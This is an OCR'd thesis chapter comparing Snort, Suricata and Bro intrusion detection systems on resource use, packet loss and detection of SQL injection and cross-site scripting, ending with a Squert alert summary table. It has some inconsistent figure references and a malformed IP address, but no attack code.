


Figure 4.8: demonstrates shows the BPs the successful packet delivered to the production environment.

Phase two, installing the forensic model components, has involved the installation of each IDS independently in a solo server as well as the forensic server. Table 4.10, 4.11 and 4.12 shows the summary data in detecting such vulnerabilities. The results from phase two has provided guidance for best practice and shows the capabilities of the designed model. The findings have also led to making changes that improve the performance and reliability of the system to acquire all transmitted traffic as a source of forensic evidence. Also these findings have led to stabilised tests. The testing of phase three involved the baseline of the implementation and benchmarking of the network infrastructure. This phase has stabilised the environment for phase four that involves the creation of the proposed attacks against and the achievement of prospective evidence. This phase gives an insight about the each NIDS and their capabilities of detecting the proposed attacks before injecting them into the real traffic. Each one of the IDS has given results that are displayed in Figure 4.8.




Figure 4.9: demonstrates the percentages of the attack during the initial test.

Phase three involved evaluating each NIDS and their performance efficiencies using various benchmarking testing methodologies. The findings of IDS performance parameters that have been established will be reported in the following section. This section should report the CPU utilization, memory utilization, process loads, traffic load, dropped packets and detected attacks respectively.

Figure 4.10 shows the present usage of CPU of each NIDS when performing the six tests that carries the same amount of traffic but with different speed. The collected data shows that Suricata uses more CPU resources than the other IDSs and that is because it is multi-threading. On the other hand, Bro-ids shows that it consume an average % 50-60 of the CPU while snort proves that it only uses an average % 50-40 of the CPU resources.




Figure 4.10: shows the CPU utilization of all IDSS when performing the six tests.

Figure 4.10, 4.11 and 4.12 show the metric of Load Average that depends on the number of processes that have requested the kernel for CPU time and they are waiting for the CPU to be made available for them. In an ideal environment, all hardware should be sufficiently powerful so that the Load Average is always below 1.0 which means that when a process requests for CPU time, it should obtain it without having to wait. The main reason for calling it an average load is because the CPU scheduler in the kernel reports these as an average over the past 1 minute, past 5 minutes and past 15 minutes as shown in Table 4.15.

CPU load average is a completely different viewpoint than the graph that shows specific present CPU utilization. It is possible to have 100% CPU utilization of a system, but a load average of <1.0. In this scenario, there is only one process that is asking for time and it is using all the CPU it can. The Load Avg is 1.0 or less because there are no other threads/processes that need the CPU as well during that period.

The more CPUs, the more processes can concurrently request/have access to CPU time before the Load Average starts to reach 1.0, even if those processes are maxing out their individual CPUs. With more powerful CPUs, the quicker a process

will complete a task before the next task gets its time, so the “run queue” is emptied quicker, thereby keeping the Load Avg lower.




Figure 4.11: displays the load on processors while performing the six tests




Figure 4.12: displays the load on processors over 5 minutes




Figure 4.13: displays the load on processors over 15 minutes

The collected data showed that bro-ids consumed more memory than the other IDSs. As shown in figure 4.14, the bro-ids memory usages has increased after the second test 10 Mbit/s when Suricata and snort stayed normal and steady with average 6-8% of the memory usage.




Figure 4.14: displays the memory usage after applying the six tests.

Despite the fact that the same amount of traffic were replied equally to the production environment, yet still all the IDSs cannot monitor and intercept all the traffic passing to the production and the evidence is displayed in Figure 4.15. However, Snort has the lowest rates as it loses a big portion of traffic. On the other hand, Suricata and bro-ids have been equally intercepting the same amount of traffic until the fourth tests where Bro-ids proved to capture more traffic than Suricata did.




Figure 4.15: displays the traffic load when applying the six tests.

Figure 4.15 shows all three IDSs are capable of handling all transmitted packets with a bandwidth rate below 1 Mbit/s. When increasing the speed of the bandwidth to 10 Mbit/s and more, all IDSs start to lose some packets. Bro-ids has proved it is better than other IDSs since it only dropped a few packets when increasing the speed. Snort has shown the worst results as it drops packets when increasing the bandwidth speed. On the other hand, Suricata illustrations reasonable results that it could handle packets analysis at a high speed with just a few dropped packets.




Figure 4.16: demonstrates the rate of losing packets when applying the six tests

Dropping packets has led to immature detecting of the proposed SQL injection attacks in every NIDS. As shown in Figure 4.17, all NIDSs were able to detect the three SQL injection attacks at the first test and then each one starts to lose these detecting capabilities when increasing the speed. However, Bro-ids has shown that it has better capabilities of detecting than the other NIDSs as showing in figure 4.10.





Figure 4.17: the performance of detecting SQL injection when applying the six tests.

Also, dropping packets has managed to achieve immature detecting of the proposed Cross-site scripting attacks in every NIDS. As shown in Figure 4.16, all IDSs were able to detect the three SQL injection attacks at the first test and then each one starts to lose these detecting capabilities when increasing the speed. However, Bro-ids still in the top as it have better capabilities of detecting than the other NIDSs as showing in figure 4.18.



	0.4	10	30	60	80	100
Bro-ids	4	4	4	2	1	0
Snort	4	3	1	1	0	0
Suricata	4	3	2	2	0	0

Figure 4.18: demonstrates the detection of cross site scripting during the experiment.

Squert uses Sguil database to obtain the alerts generated from all sensors. The outputs from the application Squert were valuable because it provides interactive reporting that includes classification of the attacks, signature of the attacks with their identification number and the source IP address that generated the attacks. Figure 4.18 shows that all the attacks were not classified yet but a security expert can classify them with the function built in that application. Also, the figure present the signatures of top attacks and their identification numbers presenting 19645 as cross scripting attacks and 15874 as SQL injection attacks. Also the top signatures table as included the count number of each attack. The IP address 172.160.60 was address by Squert as the top source of attacks and that should be an important to start tracking the packets captured from this source which is located in the United States Figure 4.19.

Event Distribution by Category

#	Category	Last Event	Sig	Src	Dst	Count	% of Total
UN	Unclassified	23:52:31	6	2	2	51	69.86%
C1	Unauthorized Admin Access	-	0	0	0	0	0
C2	Unauthorized User Access	-	0	0	0	0	0
C3	Attempted Unauthorized Access	-	0	0	0	0	0
C4	Denial of Service Attack	-	0	0	0	0	0
C5	Policy Violation	-	0	0	0	0	0
C6	Reconnaissance	-	0	0	0	0	0
C7	Malware	-	0	0	0	0	0
ES	Escalated Event	-	0	0	0	0	0
NA	Expired Event	23:49:03	1	1	1	22	30.14%

Top Signatures

Signature	ID	Last Event	Src	Dst	Count	% of Total
[OSSEC] Integrity checksum changed.	550	23:52:31	1	1	61	83.56%
SERVER-WEBAPP cross-site scripting attempt via form data attempt	19645	23:48:54	1	1	5	6.85%
SCAN sqlmap SQL injection scan attempt	19779	23:47:11	1	1	3	4.11%
SQL union select - possible sql injection attempt - POST parameter	15874	23:47:11	1	1	2	2.74%
[OSSEC] Integrity checksum changed again (2nd time).	551	23:49:49	1	1	1	1.37%
PADS New Asset - http Apache 2.2.22 (Ubuntu)	1	23:46:37	1	1	1	1.37%

